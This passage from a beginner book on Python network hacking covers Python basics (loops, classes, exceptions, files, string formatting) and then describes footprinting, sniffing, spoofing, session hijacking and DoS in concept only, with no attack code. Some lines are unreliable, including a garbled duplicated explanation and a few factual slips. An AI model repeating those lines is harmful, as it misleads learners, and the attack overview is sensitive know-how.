Python Network Hacking Essentials

Earnest Wish, Leo

ISBN: 1511797568
ISBN-13: 978-1511797566

ABOUT THE AUTHORS

Earnest Wish

Earnest Wish has 15 years of experience as an information security professional and a white hacker. He developed the internet stock trading system at Samsung SDS at the beginning of his IT career, and he gained an extensive amount experience in hacking and security while operating the Internet portal system at KTH (Korea Telecom Hitel). He is currently responsible for privacy and information security work in public institutions and has deep knowledge with respect to vulnerability assessments, programming and penetration testing. He obtained the Comptia Network + Certification and the license of Professional Engineer for Computer System Applications. This license is provided by the Republic of Korea to leading IT Professionals.

Leo

Leo is a computer architect and a parallel processing expert. He is the author of six programming books. As a junior programmer, he developed a billing system and a hacking tool prevention system in China. In recent years, he has studied security vulnerability analysis and the improvement in measures for parallel programming. Now, he is a lead optimization engineer to improve CPU and GPU performance.

CONTENTS IN DETAIL

PREFACE

Target Audience

This book is not for professional hackers. Instead, this book is made for beginners who have programming experience and are interested in hacking. Here, hacking techniques that can be easily understood have been described. If you only have a home PC, you can test all the examples provided here. I have included many figures that are intuitively understandable rather than a litany of explanations. Therefore, it is possible to gain some practical experience while hacking, since I have only used examples that can actually be implemented. This book is therefore necessary for ordinary people who have a curiosity of hackers and are interested in computers.

Organization of the Book

This book is made up of five major parts, from basic knowledge to actual hacking code. A beginner is naturally expected to become a hacker while reading this book.

- **Hacking Preparation**

  Briefly introduce the basic Python syntax that is necessary for hacking.

- **Network Hacking**

  A variety of tools and the Python language can be combined to support network hacking and to introduce the network hacking technique. Briefly, we introduce NMap with the Wireshark tool, and hacking techniques such as Port Scanning, Packet Sniffing,

TCP SYN Flood, Slowris Attack are introduced.

While reading this book, it is possible to obtain answers for such problems one by one. After reading the last chapter, you will gain the confidence to be a hacker.

Features of this book

When you start to study hacking, the most difficult task is to configure the test environment. There are many problems that need to be addressed, such as choosing from the variety in operating systems, obtaining expensive equipment and using complex technology. Such problems are too difficult to take in at once, so this book overcomes this difficulty by implementing a simple idea.

First, systems will be **described as Windows-based**. We are very familiar with Windows, so it is very easy to understand a description based on Windows. Since Windows, Linux, Unix, and Android are all operating systems, it is possible to expand the concepts that are discussed here.

Second, we use a **virtual machine called Virtual Box**. For hacking, it is necessary to connect at least three or more computers on a network. Since it is a significant investment to buy a few computers only to study these techniques, a virtual machine can be used instead to easily implement a honeypot necessary to hack by creating multiple virtual machines on a single PC.

Finally, **abstract concepts are explained using figures**. Rather than simply using words for descriptions, graphics are very effective in transferring information. An abstract concept can materialize through the use of graphics in order to improve the understanding on the part of the reader.

Test Environment

Hacking is influenced by the testing environment, and therefore, if an example does not work properly, please refer to the following table. For Windows, you must install the 32-bit version, and you must also install Python version 2.7.6.

Program	Version	URL
Windows	7 professional 32 bits	http://www.microsoft.com
Python	2.7.6	http://www.python.org/download
PaiMei	1.1 REV122	http://www.openrce.org/downloads/details/208/PaiMei
VirtualBox	4.3.10 r93012	https://www.virtualbox.org/wiki/Downloads
NMap	6.46	http://nmap.org/download.html
Python-nmap	0.3.3	http://xael.org/norman/python/python-nmap/
Wireshark	1.10.7	https://www.wireshark.org/download.html
Linux	Ubuntu 12.04.4 LTS Pricise Pangolin	http://releases.ubuntu.com/precise/
pyloris	3.2	http://sourceforge.net/projects/pyloris/

Table of the Test Environment

Chapter 1

Preparation for Hacking

1.1 Starting Python

1.1.1 Selecting a Python Version

The latest version of Python is 3.3.4. As of November 30, 2014, the 3.3.4 and 2.7.6 versions are published together on the official website for Python. Usually, other web sites only link to the latest version. If this is not the latest version, then it is possible to download it from as a previous release. However, on the Python home page, both versions are treated equally because Python version 2.7.6 is used extensively.



Figure 1-1 Python Home Page

To hack using Python, you must learn to effectively use external libraries (third party libraries). One of the greatest strengths of using the Python language is that there are many powerful external libraries. Python version 3.x does not provide backward compatibility, so it is not possible to use a number of libraries that have been developed over time. Therefore, it is preferable to use the 2.7.6 version of Python for efficient hacking.

This book is written using Python 2.7.6 as the basis. Of course, external libraries will continue to be developed for 3.x from now on, but those who have studied this book to the end will be able to easily adopt a higher version of Python. If you study the basics of Python once, the syntax will not be a big problem.

1.1.2 Python Installation

First, connect to the download site on the Python home page (http://www.python.org/download). The Python 2.7.6 Windows Installer can be confirmed at the bottom of the screen. Click and download it to the PC.



Figure 1-2 Python Downlaod Website

When you click on the link, the installation begins. The PC installation is automatically completed, and when all installation processes are complete, it is possible to confirm that the program is present by noticing the following icons.



Figure 1-3 Python Run Icon

1.2. Basic Grammar

1.2.1 Python Language Structure

```
#story of "hong gil dong"                    #(1)

name = "Hong Gil Dong"                       #(2)
age = 18
weight = 69.3

skill = ["sword","spear","bow","axe"]        #(3)
power = [98.5, 89.2, 100, 79.2]
```

```
querySkill = raw_input("select weapon: ")        #(4)

print "\n"
print "---------------------------------------"
print "1.name:", name                            #(5)
print "2.age:", age
print "3.weight:", weight

i=0
print str(123)

for each_item in skill:                          #(6)

(7) if(each_item == querySkill):                 #(8)

(9)     print "4.armed weapon:",each_item, "[ power", power[i],"]"
        print ">>>i am ready to fight"

(10) i = i+1                                     #(11)

print "---------------------------------------"
print "\n"

>>>
select weapon: sword


---------------------------------------
1.name: Hong Gil Dong
2.age: 18
```

```
3.weight: 69.3
4.armed weapon: sword [ power 98.5 ]
>>>i am ready to fight
---------------------------------------
```

Example 1-1 Python Language Structure

The "IDLE" (Python application) can be used to develop, run and debug a program. The "Ctrl+S" key stores the program and "F5" key run it. Let's now look at an example that has been developed in IDLE.

(1) **Comments**: The lines starting with "#" are treated as comments in a program, and these are not executed. To comment out an entire paragraph, it must be enclosed in the ["'] symbol.

(2) **Variable Declaration**: The types of variables are not specified, and for Python only the name is declared.

(3) **List**: A list is enclosed in square brackets "[" and may be used as an "array". The reference number starts from 0. The type is not specified, and it is possible to store strings and numbers together.

(4) **Using the Built-in Functions**: The built-in function "raw_input" is used here. This function receives user input and stores it in the variable "querySkill"

(5) **Combining the String and Variable Value**: A comma "," makes it possible to combine the string and the Variable value.

(6) **Loop**: The "for" statement is a loop. The number of items in the "skill" list are repeated, and the start of the loop is represented by a colon ":". There is no indication for the end of the loop, and the subroutines for the loop are separated by

the indentation.

(7) **The Program Block Representation**: The "Space" or the "Tab" key represent a program block. Developers that are familiar with other languages may feel a little awkward at first. However, once used to it, you can feel that syntax errors are reduced and coding becomes simplified.

(8) **Comparison and Branch Statement**: It is possible to use an "if" statement to determine a "true" or "false" condition. The colon ":" specifies the start of the branch statement block, and in a manner similar to C and Java, a comparison uses the "==" symbol.

(9) **Multiple Lines of Program Block Representation**: If you use the same number of "Space" or "Tab" characters, the lines are regarded as part of the same block.

(10) **New Program Block**: If a smaller number of "Space" or "Tab" characters are used than a previous block, this indicates that the new lines correspond to a new program block.

(11) **Operator**: Similar to C and Java, Python uses the "+" operator. Python also uses the following reserved words, and these reserved words cannot be used as variable names.

List 1-1 Reserved Words

And	del	for	is	raise
assert	elif	form	lambda	return
break	else	global	not	try
class	except	if	or	while
continue	exec	import	pass	yield
def	finally	in	print	

Python is a language that dynamically determines the type for a variable. When the variable name is first declared, the type of variable is not specified, and Python will automatically recognize the type when you assign the value of the variable and store it in memory. There are some drawbacks in terms of performance, but this provides a high level of convenience to the programmer. Python supports data types, such as the following.

List 1-2 Frequently Used Data types

Numerics	int	Integer	1024, 768
	float	Floating-point	3.14, 1234.45
	complex	Complex	3+4j
Sequence	str	Strings, Immutable objects	“Hello World”
	list	List, Mutable objects	[“a”,”b”,1,2]
	tuple	Tuple, Immutable objects	(“a”,”b”,1,2)
Mapping	dict	Key viewable list, Mutable objects	{“a”:”hi”, “b”:”go”}

1.2.2 Branch Statements and Loop

In addition to Java and C, Python supports branch statements and loops. The usage is similar, but there are some differences in the detailed syntax. First, let's learn the basic structure and usage of the branch statement.

```
if <Conditions comparison 1>:
 Execution syntax 1
elif <Conditions comparison 2>:
```

```
 Execution syntax 2
else:
 Execution syntax 3
```

Python uses a structure that is similar to that of other languages, but it has a difference in that it uses “elif" instead of “else if”.

Next, let's look at the loop. There are two kinds of loops: “while” and “for”. The function is similar, but there are some differences in terms of implementation. The most significant difference from other languages is that the “else” statement is used at the end.

while	**for**

while <Execution syntax>:
Execution syntax
else:
Execution syntax
	for <Variable> in <Object>:
	Execution syntax
	else:
	Execution syntax

The “for” statement is used to repeatedly assigns an item to a variable for only the number of items contained in the object. It runs a statement every time that an item is assigned, one by one. When the allocation of the item is completed, the loop ends after executing the commands defined in the “else” statement.

1.3 Functions

1.3.1 Built-in Functions

As with other languages, Python uses functions to improve the program structurally and to remove duplicate code. Python supports a variety of built-in functions that can be used by including a function call or importing a module. The “print” function is used

most frequently and can be used without import statements, but mathematical functions can only be used after importing the "math" module.

```
import math
print "value of cos 30:", math.cos(30)

>>>>>cos value of 30: 0.154251449888
```

1.3.2 User-defined Functions

It is possible to define functions to improve the program structure at the user level. The most typical grammar to use as a reserved word is "def". "def" explicitly defines functions, and the function name and arguments then follow. It is therefore possible to specify the default values behind an argument.

```
def function(argument 1, argument 2=default value)
```

Let's change the Example 1-1 by using the user-defined function.

```
#story of "hong gil dong"
skill = ["sword","spear","bow","axe"]
power = [98.5, 89.2, 100, 79.2]

#start of function
def printItem(inSkill, idx=0):                    #(1)
    name = "Hong Gil Dong"
    age = 18
    weight = 69.3
```

```
    print "\n"
    print "----------------------------------------"
    print "1.name:", name
    print "2.age:", age
    print "3.weight:", weight

    print "4.armed weapon:",inSkill, "[ power", power[idx],"]"
    print ">>>i am ready to fight"
#end of function

querySkill = raw_input("select weapon: ")

i=0

for each_item in skill:
    if(each_item == querySkill):
        printItem(querySkill, i)                    #(2)
    i = i+1

print "----------------------------------------"
print "\n"
```

Example 1-2 User-defined Functions

(1) **Function declaration:** Declare the "printItem" function that prints the value of the "power" list at a position corresponding to "inSkill" and "idx" received as an argument

(2) **Calling User-Defined Functions:** To perform a function, an index value for the "querySkill" value is passed, and the "skill" list that is received on the user input matches as the function of an argument

Since the default value is declared in the second argument "idx" of

the “printItem” function, the function can be called without error even when passing only one argument at the time of the function call.

```
printItem(“sword”, 1)
printItem(“sword”)
printItem(“sword”, i=0)
```

1.4 Class and Object

1.4.1 Basis of Class

It is possible to develop all programs with Python both in a procedural way and in an object-oriented way. To develop simple hacking programs, it is convenient to use a procedural manner. However, to develop complex programs that are needed for operation in an enterprise environment, it is necessary to structure the program. An object-oriented language can be used to improve productivity during development by allowing for reusability and inheritance. If you use an object-oriented language, it is possible to develop a program that is logically constructed.

The basic structure to declare a class is as follows.

```
class name:                          #(1)
  def __init__(self, argument):      #(2)
  def functioin(argument):           #(3)

class name(inherited class ame):     #(4)
  def functioin (argument):
```

(1) **Create a Class**: If you specify a class name after using the

reserved word "class", the class is declared.

(2) **Constructor**: The "__ init__" function is a constructor that is called by default when the class is created. The "self" pointing to the class itself is always entered as an argument into the constructor. In particular, the constructor may be omitted when there is no need to initialize.

(3) **Function**: It is possible to declare a function in the class. An instance is then generated to call the function.

(4) **Inheritance**: In order inherit from another class, the name of the inherited class must be used as an argument when the class is declared. Inheritance supports the use of member variables and functions of the upper class as is.

1.4.2 Creating a Class

Through this example, let us find out use for the class declaration, initialization, and inheritance by replacing Example 4-2 with a class.

```
class Hero:                                          #(1)
    def __init__(self, name, age, weight):           #(2)
        self.name = name                             #(3)
        self.age = age
        self.weight = weight
    def printHero(self):                             #(4)
        print "\n"
        print "-------------------------------------"
        print "1.name:" , self.name                  #(5)
        print "2.age:" , self.age
        print "3.weight:" , self.weight
```

```
class MyHero(Hero):                                    #(6)
    def __init__(self, inSkill, inPower, idx):
        Hero.__init__(self, "hong gil dong", 18, 69.3)  #(7)
        self.skill = inSkill
        self.power = inPower
        self.idx = idx
    def printSkill(self):
        print "4.armed weapon:" , self.skill + "[ power:" ,
self.power[self.idx], "]"

skill = ["sword","spear","bow","axe"]
power = [98.5, 89.2, 100, 79.2]

querySkill = raw_input("select weapon: ")

i=0

for each_item in skill:
    if(each_item == querySkill):
        myHero = MyHero(querySkill, power, i)          #(8)
        myHero.printHero()                             #(9)
        myHero.printSkill()
    i = i+1

print "--------------------------------------"
print "\n"
```

Example 1-3 Creating a Class

(1) **Class Declaration**: Declare the class "Hero".

(2) **Constructor Declaration**: Declare the constructor that takes

three arguments and the "self" representing the class itself.

(3) **Variable Initialization**: Initialize the class variables by assigning the arguments.

(4) **Function Declaration**: Declare the "printHero" function in the class.

(5) **Using Variables**: Use class variables in the format of "self.variable name".

(6) **Class Inheritance**: Declare the "MyHero" class that inherits the "Hero" class.

(7) **Calling the Constructor**: Generate and initialize the object by calling the constructor of the upper class.

(8) **Creating a Class**: Generate a "MyHero" class. Pass along the arguments required to the constructor.

(9) **Calling Class Function**: The tasks are run by calling the functions that are declared for the "myHero" object.

1.5 Exception Handling

1.5.1 Basis for Exception Handling

Even if you create a program that has no errors in syntax, errors can occur during execution. Errors that occur during the execution of a program are called "exceptions". Since it is not possible to take into account all of the circumstances that might occur during the execution, even when errors occur, the program must have special equipment to be able to operate normally. It is possible to make a program operate safely with exception handling.

The basic structure for exception handling is as follows.

```
try:                                    #(1)
  Program with Errors                   #(2)
except Exception type:                  #(3)
  Exception Handling
else:                                   #(4)
  Normal Processing
finally:                                #(5)
  Unconditionally executed, irrespective of the occurrence of the
exception
```

(1) **Start**: Exception handling is started by using the reserved word "try".

(2) **Program with Errors**: An error may occur during program execution.

(3) **Exception Handling**: Specify the type of exception that is to be handled. Multiple exception types can be specified, and when it is not clear what kind of exception can occur, it can be omitted.

(4) **Normal Processing**: If an exception does not occur, the "else" statement can be omitted.

(5) **Unconditional Execution**: This will be executed unconditionally, irrespective of the occurrence of the exception. The "finally" statement can be omitted.

1.5.2 Exception Handling

This simple example can be used to learn about the behavior to handle exceptions. Here, a division operation is used to divide by 0 in an attempt to intentionally generate errors. Let's then make a

program for normal operation using the “try except’ statement.

```
try:
   a = 10 / 0                                    #(1)
except:                                          #(2)
   print "1.[exception] divided by zero "

print "\n"

try:
   a = 10 / 0
   print "value of a: ", a
except ZeroDivisionError:                        #(3)
   print "2.[exception] divided by zero "

print "\n"

try:
   a = 10
   b = "a"
   c = a / b
except (TypeError, ZeroDivisionError):           #(4)
   print "3.[exception] type error occurred"
else:
   print "4.type is proper"                      #(5)
finally:
   print "5.end of test program"                 #(6)

>>>
1.[exception] divided by zero
```

```
2.[exception] divided by zero

3.[exception] type error occurred
5.end of test program
```

Example 1-4 Exception Handling

(1) **An Exception Occurs**: In the middle of executing the division, an exception is generated by using 0 as the dividend.

(2) **Exception Handling**: Exception handling starts without specifying the type of exception, and an error message is printed.

(3) **Indicating the Type of Exception**: Start the exception handling by specifying the type of exception (ZeroDivisionError)

(4**) Explicit Multiple Exceptions**: It is possible to explicitly process multiple exceptions.

(5) **Normal Processing**: If no exception occurs, normal processing prints a message.

(6) **Unconditional Execution**: Regardless of whether or not an exception occurs, the program prints this message.

1.6 Module

1.6.1 Basis of Module

A module in Python is a kind of file that serves as a collection of functions that are frequently used. If you use a module, a complex function is separated into a separate file. Therefore, it is possible to

create a simple program structure.

The basic syntax of the module is as follows.

```
import module                          #(1)
import module, module                  #(2)
from module import function/attribute  #(3)
import module as alias                 #(4)
```

(1) **Import**: Specify the module to be used with the import statement.

(2) **A Plurality of Modules**: It is possible to use multiple modules with a comma.

(3) **Specifying Function**: Specify the module name with "from". Using "import" after that, specify the name of the function that is to be used.

(4) **Using the Alias**: It is possible to rename the module using a name that is appropriate for the program features.

You can check the module path that Python recognizes as follows. To save the module to another path, it is necessary to add the path by yourself.

```
import sys                                          #(1)
print sys.path                                      #(2)
sys.path.append("D:\Python27\Lib\myModule")         #(3)
```

(1) **Import sys Module:** The **"**sys" module provides information and functions that are related to the interpreter.

(2) **sys.path:** Provides the path information that can be used to locate the referenced module.

(3) **Add the Path:** It is possible to add the path of new module by using the "path.append" function.

1.6.2 Custom Module

In addition to the basic modules that are provided in Python, modules can also be defined by the user. Here, we can learn how to create a custom module through a simple example. For convenience, let's save the user-defined module in the same directory as the example. The prefix "mod" is used to distinguish it from a general program.

```
skill = ["sword","spear","bow","axe"]        #(1)
power = [98.5, 89.2, 100, 79.2]

def printItem(inSkill, idx=0):               #(2)
    name = "Hong Gil Dong"
    age = 18
    weight = 69.3

    print "\n"
    print "----------------------------------------"
    print "1.name:", name
    print "2.age:", age
    print "3.weight:", weight

    print "4.armed weapon:",inSkill, "[ power", power[idx],"]"
    print ">>>i am ready to fight"
```

Example 1-5 modHero.py

(0) **Creating a Module:** Save it in the same directory as the program that calls the "modHero.py" module.

(1) **Declaring Variable:** Declare a variable that can be used internally or externally

(2) **Declaring Function:** Define a function according to the feature that the module provides.

To import a previously declared module, let's create a program that uses the functions in the module.

```
import modHero                          #(1)

querySkill = raw_input("select weapon: ")

i=0

for each_item in modHero.skill:         #(2)
    if(each_item == querySkill):
        modHero.printItem(querySkill, i)    #(3)
    i = i+1

print "----------------------------------------"
print "\n"
```

Module 1-6 Calling of Module

(1**) Import Module**: Explicitly import the "modHero" module

(2) **Module Variables**: Use the "skill" variable that has been declared in the module "modHero".

(3) **Module Function**: Use the "printItem" function that has been declared in the module "modHero".

"sys" module supports the program to recognize the module in a different manner. It can be used in the same way as

"sys.path.append(directory)".

1.7 File Handling

1.7.1 Basis of File Input and Output

In the examples that have been developed so far, all of the data are lost when the program is finished, and when a new program is started, it is then necessary to enter the data again. Therefore, Python also has the ability to save and use data easily by accessing files.

The basic syntax for file input and output is as follows.

```
File object = open(file name, open mode)      #(1)
File object.close()                           #(2)
```

Open mode

r read: Open for read
w write: Open for write
a append: Open for append

---

(1) **Creating Object**: Open the file object to handle files with a specified name. Depending on the open mode, it is possible to deal with file objects in different ways.

(2) **Closing Object**: After the use of the file object has finished, you must close the object. Python automatically closes all file objects at the end of the program, but if you try to use the file opened in the "w" mode, an error will occur.

1.7.2 File Handling

The following example can be used to learn how to create and read a

file and add content. If you do not specify the location at the time of the file creation, the file is created in the same location as the program. After the “fileFirst.txt” and “fileSecond.txt” files have been created, let's create a simple program that print out each file.

```
import os

def makeFile(fileName, message, mode):                    #(1)
    a=open(fileName, mode)                                #(2)
    a.write(message)                                      #(3)
    a.close()                                             #(4)

def openFile(fileName):                                   #(5)
    b=open(fileName, "r")                                 #(6)
    lines = b.readlines()                                 #(7)
    for line in lines:                                    #(8)
        print(line)
    b.close()

makeFile("fileFirst.txt","This is my first file1\n","w")          #(9)
makeFile("fileFirst.txt","This is my first file2\n","w")
makeFile("fileFirst.txt","This is my first file3\n","w")
makeFile("fileSecond.txt","This is my second file 1\n","a")  #(10)
makeFile("fileSecond.txt","This is my second file 2\n","a")
makeFile("fileSecond.txt","This is my second file 3\n","a")


print("write fileFirst.txt")
print("----------------------------")
openFile("fileFirst.txt")                                         #(11)
print("----------------------------")
```

```
print("\n")

print("write secondFirst.txt")
print("----------------------------")
openFile("fileSecond.txt")                                    #(12)
print("----------------------------")

>>>
write fileFirst.txt
----------------------------
This is my first file3

----------------------------


write secondFirst.txt
----------------------------
This is my second file 1

This is my second file 2

This is my second file 3

----------------------------
```

Example 1-7 File Handling

(1) **Creating a Function**: To handle a file, a function is declared to receive the file name, message, an open mode as an argument.

(2) **Opening File**: Creates a file object with the specified file

name and open mode.

(3) **Writing File**: Records the message received in the file depending on the mode.

(4) **Closing Object**: After the use of the file object is finished, the object is closed. To create a more efficient program, it is preferable to place "open()" before and "close()" after the user-defined function. To provide for a simple explanation, place it inside the user-defined function.

(5) **Creating a Function**: Declare a function that receives the file name as an argument.

(6) **Opening File**: Create a file object that opens the file in the "r" mode.

(7) **Reading the Content**: Read all of the content contained in the file and save it to the list variable "lines".

(8) **Loop**: Repeat as many times as the number stored in the list.

(9) **Creating a Write Mode File**: Create a file named "fileFirst.txt" in the write mode. While this is repeated three times to record the content, in the write mode, only one piece of content that is recorded at last remains.

(10) **Creating an Append Mode File**: Create a file named "fileSecond.txt" in the append mode. All content that was repeatedly recorded three times is stored in the file.

(11) **Opening the File**: Open the file named "fileFirst.txt" for which you want to print the content. Only one row is printed.

(12) **Opening the file**: Open the file named "fileSecond.txt" for which you want to print the content. All three lines are printed.

You can copy and delete the files using a variety of modules, and it is possible to move and copy by using the "shutil" module, and to delete the file by using the "os" module.

1.8 String Format

1.8.1 Basis of the String Format

The string format is a technique that can be used to insert a specific value into the string that you want to print out. The type of value inserted is determined by a string format code. The string format is used in the following manner.

```
print("output string1 %s output string2" % inserted string)
```

Insert the string format code in the middle of the output string. Place the characters that you want to insert with the "%" code after the string.

List 1-3 String Format Code

%s	String
%c	Character
%d	Integer
%f	Floating Pointer
%o	Octal Number
%x	Hexadecimal Number

1.8.2 String Formatting

Let's learn how to use the string format through a simple example.

```
print("print string: [%s]" % "test")
print("print string: [%10s]" % "test")          #(1)
print("print character: [%c]" % "t")
print("print character: [%5c]" % "t")           #(2)
print("print Integer: [%d]" % 17)
print("print Float: [%f]" % 17)                 #(3)
print("print Octal: [%o]" % 17)                 #(4)
print("print Hexadecimal: [%x]" % 17)           #(5)
>>>
print string: [test]
print string: [      test]
print character: [t]
print character: [    t]
print Integer: [17]
print Float: [17.000000]
print Octal: [21]
print Hexadecimal: [11]
```

Example 1-8 Format String

If you use the string formatting codes and the numbers together, the characters can be used to secure a space according to the size of the numbers that are printed on the screen.

(1) **Printing a Fixed Length Character String**: If "%s" is used with a number, it secures space by an amount corresponding to the number. In the example, "test" is printed using 4 digits, and spaces are printed for the remaining six digits, so all 10 characters are printed.

(2) **Printing a Fixed Character Containing Spaces of a Certain Length**: If "%c" is used with a number, the amount corresponding to the number that is same a "%s" is printed.

Therefore, one character and four blanks are printed.

(3) The string is the same as that used with the number "% c", which can be output only as a long number. The character of you, 4-digit blank is output

(3) **Real Number**: “17” is converted into a real number.

(4) **Octal**: “17” is converted into an octal number, and “21” is printed.

(5) **Hex**: “17” is converted into a hex number, and “11” is printed.

Chapter 2

Network Hacking

2.1 Network Hacking Introduction



Figure 4-1 Network Hacking Concept Diagram

Any network protocol can be defined in terms of the OSI 7 Layer Model. The OSI 7 Layer Model has well-defined roles for each of the 7 layers, from the application layer to the physical layer, and each layer's role is well defined allowing for actual network devices to also be fabricated based on the OSI 7 Layer. Although network protocols are logically designed to safely send and receive various forms of data, a hacker can exploit an apparatus that supports communication functions.

Hacking techniques that exploit the characteristics of the network protocols can be classified into five categories as follows

1) **Foot Printing** is the first. The type of service supported by the operating system or server can be determined by finding the open port information through DNS queries, pinging, port scanning, and so on.

2) **Sniffing** is a technology that can be used to steal packet information from third party distributors in the network. Usually, technology that is widely used in an intranet will have the vulnerability inherent in the Ethernet protocol.

3) **Spoofing** is a technique that intercepts packets during communication by disguising the attach using the address of the server. A common disguise involves changing the MAC address or IP address.

4) **Session Hijacking** involves intercepting and forging information during an authentication session between a client and a server, and this technique is used to send and receive communication with the server without authentication.

5) **Denial of Service (DoS)** is one of the most widely used attack techniques. It paralyzes system functions. One way is to carry this out is to generate a normal packet in bulk, and another is to exploit the vulnerability of the ICMP and HTTP protocols.

A large amount of packets are transferred over the Internet, so network hacks are among the most difficult attacks to detect and block. When a security device detects an attack pattern and is set so as to be able to protect the network, new hacking techniques immediately appear. To learn the basic concepts of network hacking, let's learn about port scanning, packet sniffing and a DoS attack.

2.2 Configure a Test Environment

2.2.1 Firewall

In general, an information system is located behind the firewall. The firewall blocks unauthorized traffic flow by establishing IP and port information control. The default firewall settings are to block access from any IP address and port, but ports 80 and 443 are open for Web services. Port 80 handles the HTTP protocol, and port 443 handles the HTTPS protocol. The HTTP protocol supports a generic web service, and the HTTPS protocol provides support for communication encrypted through SSL. To support a remote file transfer, port 21 is also opened for use with the FTP protocol. Let's briefly look at the firewall.

